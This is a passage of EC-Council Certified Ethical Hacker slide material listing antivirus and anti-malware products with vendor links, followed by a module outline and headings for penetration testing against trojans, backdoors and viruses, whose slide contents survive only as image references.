**Twister Antivirus**

<http://www.filseclab.com>



**SPYWAREfighter**

<http://www.spamfighter.com>



**STOPzilla AntiMalware**

<http://www.stopzilla.com>



**Malwarebytes Anti-Malware  
Premium**

<http://www.malwarebytes.org>



**ZeroSpyware**

<http://www.fbmssoftware.com>



# Companion Antivirus: **Immunet**



<http://www.immunet.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-virus Tools



**AVG Antivirus**

<http://free.avg.com>



**F-Secure Anti-Virus**

<http://www.f-secure.com>



**BitDefender**

<http://www.bitdefender.com>



**avast! Pro Antivirus 2014**

<http://www.avast.com>



**Kaspersky Anti-Virus**

<http://www.kaspersky.com>



**McAfee AntiVirus Plus 2014**

<http://home.mcafee.com>



**Trend Micro Titanium  
Maximum Security**

<http://apac.trendmicro.com>



**ESET Smart Security 7**

<http://www.eset.com>



**Norton AntiVirus**

<http://www.symantec.com>



**Total Defense Internet  
Security Suite**

<http://www.totaldefense.com>

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**




**Anti-Malware  
Software**




**Penetration  
Testing**

# Pen Testing for Trojans and Backdoors




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Pen Testing for Trojans and Backdoors (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# Pen Testing for Trojans and Backdoors (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# Penetration Testing for **Virus**

**CEH**  
Certified Ethical Hacker



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


# Penetration Testing for Virus (Cont'd)



